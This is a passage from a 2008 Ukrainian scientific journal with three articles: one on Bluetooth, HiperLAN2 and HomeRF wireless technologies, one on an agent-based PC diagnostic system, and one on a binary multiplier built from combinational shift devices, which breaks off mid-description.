Існують також альтернативні комунікаційні засоби зв'язку до яких відносяться технології, альтернативні стандарту IEEE 802.11 [2] Bluetooth, HiperLAN, HomeRF Shared Wireless Access Protocol (SWAP). Технологія Bluetooth – це технологія безпроводного зв'язку, яка була розроблена групою Bluetooth Special Interest Group. Роботи по вивченню можливостей мобільних та мережних комунікацій розпочалися у 1994 році. Компанії "IBM", "Nokia", "Intel" і "Toshiba" створили консорціум для розробки стандарту безпроводного зв'язку між ПК за допомогою телекомунікаційних засобів з обмеженим радіусом дії. Проект отримав назву Bluetooth на честь короля Норвегії і Данії Гарольда Блакитний Зуб (Harald Blaaland, 940-981 роки). Проект став конкурентом стандарту IEEE 802.11 (стандарти використовують один і той же частотний діапазон, одні і ті ж 79 каналів). Метою розроблення стандарту було видалення кабелів із мобільної телефонії, а також із локальних комп'ютерних мереж. У 1999 році був виданий 1500-сторінковий документ v1.0. по стандарту Bluetooth. Після цього група стандартизації IEEE використала документ за основу стандарту 802.15 (фізичний рівень і рівень передачі даних). У 2002 році IEEE затвердив стандарт 802.15.1. Технологія Bluetooth використовує неліцензований частотний діапазон близько 2,4ГГц. При цьому використовуються широкі захисні смуги: нижня межа частотного діапазону складає 2 ГГц, а верхня – 3,5 ГГц. Точність завдань частоти (положення центру спектру) задається з точністю ± 75 кГц. Кодування сигналу здійснюється по дворівневій схемі GFSK (Gaussian Frequency Shift Keying). Логічному 0 і 1 відповідають дві різні частоти. У частотній смузі виділяється 79 радіоканалів по 1 МГц кожен. Кожний з каналів структурується за допомогою виділення тимчасових слотів (доменів) тривалістю 625 мкс. По потужності передавачі Bluetooth діляться на три класи:

- 100мВт з дальністю зв'язку до 100м;
- 2 мВт з дальністю зв'язку до 10м;
- 1 мВт з дальністю зв'язку до 1м.

Протокол передачі використовує комутацію каналів і пакетів. Передача даних виконується з використанням алгоритму доступу Time-Division Duplex Multiple Access. Кожен пакет передається з використанням іншого частотного каналу по відношенню до попереднього. В процесі передачі проводиться 1600 перемикань частоти в секунду. Стрибокподібне перемикання частоти відводить на перехідні процеси 250-260 мксек. Структура протоколів Bluetooth не відповідає моделі OSI, хоча фізичний рівень протоколу відповідає базовим принципам моделей OSI і 802. Розробники зробили протокол як можна дешевшим для реалізації. У специфікації визначено 5 рівнів: фізичний, базовий (baseband), управління каналом LMP (Link Management Protocol) і L2CAP (Logical Link Control and Adaptation Protocol, мережний рівень та рівень додатків. При використанні комунікацій технологія Bluetooth забезпечує передачу даних на відстані до 100 м, однак на практиці більшість пристроїв Bluetooth працюють на відстані до 10 м. Частіше використовуються асинхронні комунікації зі швидкістю 57,6 чи 721 Кбіт/с. Пристрої Bluetooth, що забезпечують синхронні комунікації, працюють зі швидкістю 432,6 Кбіт/с, однак такі пристрої менш поширені. У всіх інших аспектах комунікації Bluetooth подібні до локальної однорангової мережі.

Технологія HiperLAN була розроблена для забезпечення телекомунікаційних з'єднань і передачі даних з високою швидкістю. В даний час існує друга версія технології, яка носить назву HiperLAN2. Технологія використовує діапазон 5 ГГц і забезпечує швидкості передачі даних до 54 Мбіт/с. Достоїнством HiperLAN2 є сумісність з комунікаціями Ethernet і ATM та підтримує Data Encryption Standard (DES) – стандарт шифрування даних. У DES використовується відкритий (public) ключ шифрування, доступний для перегляду всіма мережними станціями, а також приватний ключ, який виділяється тільки передавальним і приймаючої станціям. Для дешифрування даних необхідні обидва ключі. Мережа HiperLAN2 працює в двох режимах. Безпосередній режим (directmode) являє собою топологію однорангової мережі, що утвориться тільки взаємодіючим станціями. Інший режим називається централізованим (centralized mode), який реалізується у великих мережах, де є точки доступу, що керують мережним трафіком. Методом комунікацій для обох режимів служить дуплексна передача з тимчасовим поділом каналів (TDM).

HomeRF Shared Wireless Access Protocol (протокол спільного безпроводного доступу HomeRF) – це технологія, що підтримується такими компаніями, як "Motorola", "Proxim", "Siemens" і працює в діапазоні 2,4 ГГц та забезпечує швидкість у мережі до 25 Мбіт/с. Як метод доступу вона використовує множинний доступ (як і стандарт 802.11) і призначена для домашніх мереж, де передаються звукові потоки, відеозображення, цифрові дані, мультимедійні потоки та інша інформація. Прикладом типового використання технології HomeRF SWAP є безпроводна мережа, що поєднає кілька персональних комп'ютерів і забезпечує їм доступ в Інтернет. Іншою сферою застосування є реалізація безпроводних з'єднань для мультимедійних центрів, телефонів та IP-телефонії. Також з її допомогою можна забезпечити зв'язок між пристроями керування будинком (системи захисту, доступу, кондиціонерами, кухонними агрегатами і т.д.). Для забезпечення безпеки в мережах HomeRF SWAP використовується 128-бітне шифрування даних і 24-розрядні мережні ідентифікатори. З часом технологія може бути вмонтована в телевізори і мультимедійні сервери з метою розширення можливостей складних відеосистем.

Висновок

Використання сучасних безпроводних мереж мають основні переваги до яких слід віднести легкість встановлення і управління, гнучкість конфігурацій, простоту підключення, універсальність використання, невисоку вартість експлуатації, масштабованість і достатній рівень захисту інформації. Wi-Fi та WiMAX є якнайкращим рішенням у випадках підключення до Інтернету в труднодоступній місцевості і в малонаселених

областях або ж, навпаки, в перенаселених містах і мегаполісах щоб уникнути нагромадження кабелів. Ще одна позитивна риса – це можливість оперативного збільшення місткості мереж зв'язку. Необхідно лише поставити точки доступу і можливо пропонувати послугу широкосмугового доступу. Безпроводні комунікаційні мережі – це автоматичне і непомітне між мережеве перемикавання, яке дозволить будувати мережі нового покоління, робити співробітників мобільнішими, що залишаються завжди на зв'язку, відмовитися від зайвих площ офісів та підвищити інформаційну незалежність суспільства.

Література

1. Рошан Педжман, Лиэри Джонатан. Основы построения беспроводных локальных сетей стандарта 802.11.: Пер. с англ. – М.: Издательский дом «Вильямс» 2004. – 304с.: ил.
2. Таненбаум Э. Компьютерные сети. – С-Пб.: Питер, 2003. – С. 361-370.
3. <http://www.palowireless.com/infotooth/tutorial/radio.asp>
4. www.bluetooth.com
5. www.hiperian2.com
6. www.homerf.org
7. <http://www.ieee802.org>
8. <http://www.wikipedia.org>

Надійшла 2.5.2008 р.

УДК 004.896

Д.Ю. ЧАЙКОВСЬКИЙ
Хмельницький національний університет

АЛГОРИТМ ФУНКЦІОНУВАННЯ АГЕНТА-ДІАГНОСТА

Представлено узагальнену структурну схему мультиагентної системи діагностування персонального комп'ютера, визначено роль агента-діагнosta у даній системі, описано метод і алгоритми його функціонування, за допомогою яких реалізується процес діагностування компонентів персонального комп'ютера і міжагентний обмін даними. Наведено продукційні правила, що визначають внутрішнє наповнення агента-діагнosta.

Вступ

Вимоги до продуктивності сучасної обчислювальної техніки передбачають комплектування персональних комп'ютерів (ПК) апаратно-програмними компонентами, робочі частоти і рівень інтеграції яких постійно підвищуються. Необхідність у дотриманні значень параметрів компонентів ПК, визначених виробником за певних умов зовнішнього середовища, вимагає використання програмно-апаратних засобів діагностування. Недотримання значень параметрів призводить до передчасного виходу з ладу компонентів ПК та знижує їх надійність [1-3].

Сучасний ринок апаратно-програмного забезпечення, що реалізують одне або більше завдань діагностування компонентів ПК, представлено наступними засобами [2, 4]:

1) вбудовані апаратні засоби контролю: ACPI, вбудовані температурні давачі, мікросхеми Winbond і LM та ін.;

2) програмні засоби періодичного контролю ПК (Everest, SpeedFan, CPUCool), що отримують параметри компонентів ПК від вбудованих давачів або шляхом калькуляцій; параметрами компонентів ПК назвемо їх навантаження, температури, напруги, робочі частоти, частоти обертання кулерів компонентів ПК, ідентифікуючу інформацію про компоненти ПК;

3) засоби прогнозування стану елементів компонентів ПК (Cosmos Floworks, Betasoft-Board);

4) спеціалізовані діагностичні засоби.

Перераховані засоби мають наступні недоліки [1, 2]:

1) проведені дослідження над компонентами ПК з використанням зовнішніх температурних давачів виявили, що вбудованих засобів контролю недостатньо для визначення їх стану;

2) програмні засоби періодичного контролю проводять кожен окремо, не враховуючи даних, що надходять від інших засобів; не аналізують отримані дані, не виявляють причин, що призводять до зміни стану; не надають рекомендацій користувачу;

3) прогнозування стану здійснюється лише для елементів компонентів ПК (резистори, конденсатори та ін.), в той час як компоненти ПК, як об'єкти прогнозування, залишаються поза увагою;

4) спеціалізовані діагностичні засоби є дорогими, використовуються спеціалізованими технічними сервісами, в зв'язку з чим унеможливується діагностування на етапі експлуатації ПК.

Постановка задачі

Отже, на етапі експлуатації ПК актуальною є задача забезпечення параметрів компонентів ПК у межах допусків, вказаних виробником. Для розв'язання цієї задачі необхідно розробити систему діагностування, що забезпечить контроль, аналіз та оптимізацію значень параметрів компонентів ПК. Необхідність автономності функціонування системи діагностування та розподілу задач діагностування вимагає використання агентних технологій, які дозволяють децентралізувати збір, опрацювання та аналіз діагностичної інформації [5, 6].

Метою статті є представлення структури агента-діагноста, опис його функцій, алгоритму і правил функціонування, принципу взаємодії з іншими агентами і базою знань.

Структура МСД

Основними функціями МСД є збір та опрацювання діагностичної інформації, генерація діагностичних знань, виявлення та врахування впливу факторів, що призводять до зростання температурних режимів компонентів ПК, аналіз причин зростання температур, самостійна нормалізація температурних режимів компонентів ПК або надання рекомендацій користувачеві.

До складу МСД входять:

1) агент-збирач даних, який здобуває діагностичну інформацію про конфігурацію, навантаження, температури компонентів, частоти обертання кулерів та інші параметри ПК [7];

2) агент-генератор знань, що здійснює аналіз діагностичної інформації та формує діагностичні знання;

3) агент-діагност, який здійснює контроль та прогнозування температурних режимів компонентів ПК, локалізує температурні відхилення компонентів ПК і, по можливості, автоматично усуває їх; при потребі агент надає рекомендації користувачу щодо необхідних змін конфігурації і умов функціонування ПК;

4) інтерфейсний агент, який забезпечує зв'язок між системою діагностування і користувачем; отримані від користувача запити інтерфейсний агент передає агенту-діагносту; результати роботи агента-діагноста інтерфейсний агент повертає користувачу;

5) агент-комунікатор, що забезпечує обмін діагностичною інформацією та знаннями між просторово розподіленими агентами чи агентними системами діагностування ПК.

Структурну схему мультиагентної системи діагностування представлено на рис. 1.




Рис. 1. Узагальнена структурна схема мультиагентної системи діагностування

Функціонування агента-діагноста

Агент-діагност виконує наступні функції системи діагностування:

- 1) контроль визначених параметрів компонентів ПК (температурні режими, навантаження, частоти та ін.);
- 2) локалізація причин змін параметрів компонентів ПК і їх оптимізація за вимогами користувача;
- 3) прогнозування стану компонентів ПК.

Виконання функцій здійснюється шляхом аналізу даних і знань, які агент-діагност отримує за допомогою взаємодії з базою знань та іншими агентами. Взаємодія агента-діагноста з системою діагностування складається з:

- 1) роботи зі знаннями у базі знань;
- 2) роботи з даними у базі даних;
- 3) взаємодії з агентами шляхом обміну повідомленнями.

Агент-діагност оперує знаннями, які були сформовані агентом-генератором знань на основі аналізу даних, отриманих від агента-збирача даних. Агент-генератор знань формує 4-компонентний вектор $V' = \{v_{макс}, v_{відх}, v_{ср}, v_{мін}\}$, елементами якого є відповідно максимальне значення, середньоквадратичне стандартне відхилення, середнє та мінімальне значення вектора V , який аналізувався. Після того, як результуючі вектори сформовані, відбувається спроба ідентифікувати стан ПК на основі їх порівняння з аналогічними векторами у базі знань. У разі, якщо для результуючого вектора у базі знань не знайдено опису стану ПК, то агент-генератор знань формує опис нового стану у вигляді:

```
if <опис конфігурації>
and <опис незмінних умов функціонування>
and <опис незмінних температурних режимів>
and <опис змінних умов функціонування> then <стан>.
```

Робота з даними включає в себе оперування системними даними і даними, отриманими у результаті діагностування. Потреба агента-діагноста в оперуванні даними може виникнути у разі уточнення діагнозу, перевірки сформованих знань або необхідності отримання системної інформації (налаштування системи діагностування, режими роботи та ін.).

Взаємодія агента-діагноста з іншими агентами системи діагностування здійснюється за допомогою передачі повідомлень. Структура повідомлень стандартизована згідно з вимогами FIPA-ACL [8]. Повідомлення типізовані на запити, відповіді, інформування.

Основні поля структури-запиту:

- ідентифікатора запиту;
- поля "одержувач", що вказує на одержувача запиту;
- поля "адресат", що вказує на відправника запиту;
- тіла запиту, що включає інформацію запиту;
- статусу запиту, що вказує на стан запиту.

Основні поля структури-відповіді:

- ідентифікатор запиту, на який було дано відповідь;
- поле "одержувач";
- поле "адресат";
- тіло відповіді, що містить інформацію про результат обробки запиту;
- статус відповіді.

Приклад внутрішньої структури типового ACL-сумісного повідомлення при взаємодії інтерфейсного агента і агента-діагноста:

```
(request
: sender interface_agent
: receiver agent_communicator
: content (get (cpu_t, system_t, cpu_usage) where (cpu = Sempron 2500+,
motherboard = Abit KV8 Pro, ram - 512 Mb Kingston,
cpu_usage >= 80 %))
: conversation-id 202
),
```

Діагностування ПК здійснюється агентом-діагностом на основі знань про конфігурацію, умови функціонування, температурні режими, результати аналізу конфігурацій і правил-продукцій.

База правил-продукцій агента-діагноста містить системні правила, правила опрацювання станів ПК та правила опрацювання знань (формування локальної бази знань, пошук відповідностей у глобальній базі знань, оновлення тимчасової бази знань).

Приклад правила для діагностування компонентів ПК:

```
if exist (запит_користувача (визначення_стану (X)))
then визначити_стан (X);
if системний_час - час_останнього контролю > період_контролю
then проведення_періодичного_контролю; if exist (запит_користувача (прогноз_стану (X)))
then проведення_прогнозу (X);
if стан (неоптимальний)
then формування_повідомлення_користувачу (стан (неоптимальний));
if стан (критичний)
then формування_повідомлення_користувачу (стан (критичний))
and автоматичне усунення (стан (критичний)).
```

Після створення агента відбувається зчитування з бази знань правил-продукцій, які описують його поведінку. Далі здійснюється зіставлення відомих фактів із правилами, якщо факти відповідають умовам правила, то воно застосовується. Алгоритм функціонування агента-діагноста представлено на рис. 2.

При виконанні дії правила передбачено механізм переривання, який дозволяє опрацювати виключні ситуації, що є можливими при функціонуванні агента. Під час переривання дія, яка знаходиться на виконанні, зберігається, і після опрацювання переривання її виконання відновлюється.




Рис. 2. Алгоритм функціонування агента-діагноста

Висновки

Аналіз відомих засобів контролю і прогнозування компонентів ПК показав, що вони не забезпечують ефективної реакції на зміну параметрів компонентів ПК, оскільки не здійснюють інтегрованого оцінювання та не координують свої дії.

Використання мультиагентного підходу при створенні системи діагностування ПК дозволяє розподілити завдання діагностування шляхом задіявання сукупності різнотипних інтелектуальних і неінтелектуальних діагностичних агентів.

Розроблений алгоритм та правила функціонування агента-діагноста є основою для програмної реалізації МСД ПК.

Література

1. Чайковський Д. Ю. Дослідження температурних режимів жорстких дисків персональних комп'ютерів // Радіоелектронні і комп'ютерні системи. – 2007. – № 6. – С.72-76.
2. Поморова О.В. Чайковський Д.Ю. Аналіз і дослідження температурних режимів компонентів персонального комп'ютера // Вісник Хмельницького національного університету. – 2007. – № 3, Т.1. – С. 231-236.
3. Поморова О.В. Теоретичні основи, методи та засоби інтелектуального діагностування комп'ютерних систем: Монографія. – Хмельницький: ТОВ „Тріада-М”, 2006. – 253 с.
4. Гук М. Аппаратные средства IBM PC: Энциклопедия. – 3-е изд. – СПб.; М.; Нижний Новгород; Воронеж; Ростов н/Д; Питер, 2006. – 1072 с.
5. Рассел С., Норвиг П. Искусственный интеллект: современный подход: Пер с англ., 2-е изд. – М.: Издательский дом “Вильямс”, 2006. – 1408 с.
6. DeLoach S.A., Wood M.F. Developing Multiagent Systems with agentTool. In Intelligent Agents VII. Agent Theories Architectures and Languages, 7th International Workshop (ATAL 2000, Boston, MA, USA, July 7-9, 2000).
7. Поморова О.В., Чайковський Д.Ю. Розподілена мультиагентна система діагностування // Контроль і управління в складних системах. – Вінниця, 2005. – 112 с.
8. FIPA ACL Message Structure Specification. Foundation for Intelligent Physical Agents, 2000.

Надійшла 27.5.2008 р.

МНОЖЕННЯ ДВІЙКОВИХ ЧИСЕЛ ІЗ ЗАСТОСУВАННЯМ КОМБІНАЦІЙНИХ ПРИБОРІВ ЗСУВУ БЕЗ ОБЧИСЛЕННЯ МОДУЛЯ МНОЖЕНОГО

В статі наводяться базові принципи подальшого вдосконалення методики застосування комбінаційних пристроїв зсуву для прискорення виконання операції множення, які дозволяють зменшити тривалість обчислення добуток знакових двійкових чисел за рахунок усунення потреби обчислення модуля множеного.

Вступ

Стрімкий розвиток технологій виробництва сучасної цифрової елементної бази, який дозволив суттєво збільшити ступінь інтеграції цифрових схем та підвищити їх швидкодію, не зменшив зацікавленості розробників цифрової техніки до створення вдосконалених методів виконання типових операцій.

Однією із найбільш часто вживаних та довготривалих арифметичних операцій є множення [1]. Це зумовило велику зацікавленість до питання прискорення процесу виконання саме цієї операції. На сьогоднішній день розроблено досить багато методів прискореного виконання операції множення: множення на два розряди множника, множення з обчисленням двох часткових добуток, множення з повною апаратною реалізацією на базі комбінаційних схем, табличним методом та інші [1, 2]. Прискорення виконання операції множення за зазначеними методами досягається за рахунок збільшення апаратної складності пристроїв множення. При цьому, як правило, чим більша швидкодія пристрою множення, тим більшими виявляються апаратні витрати на його реалізацію. Зазначені особливості зумовлюють незгасаючий інтерес до пошуку оптимального компромісу між апаратною складністю та швидкодією пристроїв множення.

Для розв'язання цієї задачі автором було запропоновано [3] використати позитивні властивості комбінаційних пристроїв зсуву, здатних виконувати зсув двійкових чисел на задану кількість розрядів в одному періоді синхронізуючої частоти. Це дозволило адаптувати тривалість процесу множення до характерних особливостей множника при відносно невеликих додаткових апаратних витратах.

Подальші дослідження показали, що запропонована методика може бути вдосконалена як за критерієм підвищення швидкодії, так і за критерієм зменшення апаратних витрат.

Постановка задачі

Однією із основних задач, які ставились при розробці методики множення двійкових чисел із застосуванням комбінаційних пристроїв зсуву, було скорочення числа операцій зсуву як однієї із найбільш довготривалих і часто вживаних дій в ході виконання множення. Використання позитивних властивостей комбінаційних пристроїв зсуву дозволило не лише зменшити число необхідних зсувів множника та суми часткових добуток, але й усунути потребу в синхронізації цієї операції. Крім того, специфіка реалізації зсувів множника, яка забезпечила наявність після кожної операції зсуву в молодшому розряді множника значущої одиниці, дозволила усунути потребу в аналізі значення цього розряду. Це, в свою чергу, зумовило спрощення алгоритму множення двійкових чисел і реалізацію керуючого автомату.

В той же час, проведений аналіз показує, що при множенні двійкових чисел згідно із запропонованою методикою зберігається загальний порядок дій, характерний для більшості існуючих методів множення. Він передбачає послідовне виконання трьох етапів:

- обчислення модулів співмножників;
- множення модулів співмножників (обчислення модуля добутку);
- переведення модуля добутку до знакового представлення (обчислення кінцевого результату).

Як зазначається в [1], більш ефективним може бути метод, за яким модулі співмножників не обчислюються, а виконується їх перетворення залежно від знаку множника (фактично, обчислюється лише модуль множника). Безумовно перевагою такого підходу є формування в регістрі суми часткових добуток знакового представлення результату, що дозволяє виконати множення двійкових чисел в два етапи:

- перетворення співмножників залежно від знаку множника;
- множення перетворених співмножників із одночасним обчисленням знакового представлення добутку (кінцевого результату).

Виходячи із позитивних показників застосування наведеного підходу для вдосконалення традиційних методів множення, була поставлена задача адаптування методики та засобів множення двійкових чисел із застосуванням комбінаційних пристроїв зсуву для виконання операції без обчислення модулів співмножників.

Опис вдосконаленої методики та засобів множення на базі комбінаційних пристроїв зсуву

Базовою ідеєю наведеної в [1] методики множення двійкових чисел без обчислення модулів співмножників є те, що при множенні двійкових чисел необхідною є наявність представлення в прямому коді лише множника, розряди якого аналізуються при формуванні суми часткових добуток. Множене ж може додаватися із зсувом до суми часткових добуток в знаковому представленні.

З цього слідує, що якщо множник є додатнім числом в доповняльному коді (що співпадає з представленням множника в прямому коді), множення може виконуватись без перетворення співмножників. В

результаті в регістрі суми часткових добутків повинне сформувався знакове представлення результату. Знак результату при цьому визначиться знаком множеного.

Якщо ж множник є від'ємним числом в доповняльному коді, виникає потреба його переведення в прямий код (обчислення модуля множника). Це можна розглядати як множення множника на -1 . Для збереження переваги, яка дозволяє одразу отримувати знакове представлення результату, на -1 також множиться множене. Таким чином, виконання операції $A * B$ при від'ємному множителю зводиться до виконання операції $(-A) * (-B)$ або $|A| * (-B)$, що в даному випадку тотожно. Знак результату при цьому також визначиться знаком множеного після перетворення останнього.

Незважаючи на однотипність елементарних операцій (послідовність додавань із зсувом), які використовуються при традиційному множенні з молодших розрядів множника та при множенні з молодших розрядів множенника без обчислення модулів співмножників, проведення множення за другим методом з точки зору апаратної реалізації має ряд відмінностей.

В першу чергу, слід відзначити особливості виконання операцій зсуву. Згідно із розглянутою методикою в регістрі суми часткових добутків відбувається формування знакового представлення результату. Тобто, при зсуві суми часткових добутків слід враховувати особливості, пов'язані із зсувом (множенням на 2^n , де $n > 0$) знакових чисел в доповняльному коді: при зсуві додатної суми часткових добутків додаткові розряди повинні заповнюватись нулями, а для від'ємної – одиницями. Фактично, для будь-якої суми часткових добутків додаткові розряди при зсуві повинні заповнюватись логічними значеннями, які співпадають із значенням знакового розряду результату (або множеного після перетворень співмножників). Зазначена особливість повинна враховуватись при проектуванні комбінаційних пристроїв зсуву суми часткових добутків та інших вузлів пристрою множення. Формування знакового представлення суми часткових добутків усуває потребу включення до складу створюваного пристрою множення засобів перетворення результату. Крім того, особливістю, яка впливає на структурні та функційні особливості пристрою множення, є також і підхід до перетворення множеного залежно від знаку множника.

Схема електрична функційна модифікованого пристрою множення двійкових чисел із застосуванням комбінаційних пристроїв зсуву, розроблена з урахуванням наведених особливостей реалізації операції, наведена на рис. 1.

Згідно з наведеною схемою пристрій множення складається з таких вузлів:

- RGA – регістр операнда A (множеного). Забезпечує зберігання значення множеного протягом всього циклу виконання операції множення.

- RGB – регістр операнда B (множника). В ході виконання операції множення виконує декілька функцій: початково зберігає значення множеного; після виконання знакових перетворень над операндом B містить початкове значення його знакового розряду і модуль значущих розрядів; в ході множення містить старші розряди модуля множеного, які ще не приймали участі в ході обчислення суми часткових добутків та початкове значення знакового розряду; протягом всього циклу множення в старшому значущому розряді операнда містить маркерну одиницю, яка використовується для встановлення моменту завершення операції множення.

- MS1 – мультиплексор 1. Призначений для комутації на входи регістра RGB початкового значення операнда B (множника) та його перетворених в ході виконання операції множення значень із маркерною одиницею включно.

- MS2 – мультиплексор 2. Призначений для комутації на входи суматора SM оберненого коду операнда B (множника) в ході визначення модуля його значущих розрядів і прямого або оберненого коду операнда A (множеного) в ході формування суми часткових добутків.

- SM – суматор. В ході виконання операції множення виконує декілька функцій: використовується для додавання до оберненого коду операнда B (множника) одиниці в ході визначення модуля його значущих розрядів; додає до суми часткових добутків інвертоване значення значущих розрядів операнда A (множеного) та одиниці за умови необхідності перетворення (зміни знаку) останнього або додає до суми часткових добутків його початкове значення за умови відсутності зазначеної потреби.

- DC – дешифратор значущих розрядів множника. Використовується для визначення кількості нулів в молодших розрядах множника і формування керуючого коду для зсуву множника та суми часткових добутків із допомогою комбінаційних пристроїв зсуву на відповідну кількість розрядів. Також виконує функцію формування сигналу завершення операції множення.

- KZB та KZS – комбінаційні пристрої зсуву операнда B (множника) та суми часткових добутків відповідно. Забезпечують зсув вправо відповідних значень (KZB – множника, KZS – суми часткових добутків) протягом одного такту синхронізуючої частоти на кількість розрядів, визначену керуючим кодом з DC.

- RGR – регістр результату. В ході виконання операції множення в регістрі RGR накопичується значення суми часткових добутків. По завершенню обчислень містить значущі розряди результату в доповняльному коді.

Для керування ходом операції множення на схемі задіяні такі сигнали керування та умов:

- y_1 – забезпечує запис до регістру RGA операнда A (множеного) та обнуління регістру RGR;

- y_2 та y_3 – сигнали керування мультиплексором MS1; забезпечують комутацію на входи регістра RGB одного з трьох можливих значень множника: початкового значення з входів $XA_0 \dots XA_{n-1}$ із маркерною одиницею включно ($y_2=0$ та $y_3=0$); модуля значущих розрядів, знакового розряду та маркерної одиниці з входів

$XB_0...XB_{n-1}$ ($y_2=1$ та $y_3=0$); зсунутого значення модуля значущих розрядів із маркерною одиницею включно та знакового розряду з входів $XC_0...XC_{n-1}$ ($y_2=0$ та $y_3=1$);

